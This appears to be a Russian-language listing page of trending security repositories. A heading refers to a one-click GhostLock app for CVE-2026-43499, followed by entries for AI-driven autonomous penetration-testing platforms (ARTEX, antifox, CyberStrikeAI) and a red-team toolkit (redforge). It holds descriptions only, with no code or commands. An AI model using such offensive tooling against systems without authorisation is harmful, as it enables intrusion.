    # Приложение GhostLock с запуском в один клик (CVE-2026-43499)

    510
  • 3

    ARTEX

    baarai/artex

    Платформа автономного тестирования на проникновение на основе мультиагентной LLM с агентами-планировщиками и агентами-исполнителями, графами активов и исследования, записью MITM-трафика и повторной проверкой уязвимостей.

    415
  • 4

    redforge

    cybersecurity91/redforge

    Браузерный инструментарий для red team с 102 офлайн-инструментами для разведки, генерации полезной нагрузки, атак на учётные данные, криптографии, кодирования и отчётности по проектам.

    343
  • 5

    antifox

    antifox-ai/antifox

    Мультиагентная платформа автономного тестирования на проникновение на базе ИИ, которая выполняет разведку, обнаружение поверхности атаки, валидацию эксплуатации и подготовку отчётов с подтверждающими доказательствами.

    259
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Система действий для кибербезопасности на базе ИИ — где намерение превращается в управляемое исполнение, доказательства становятся оперативной памятью, а каждая операция улучшает следующую.

    258

Изучить все инструменты

Просмотрите нашу коллекцию инструментов

Смотреть все инструменты →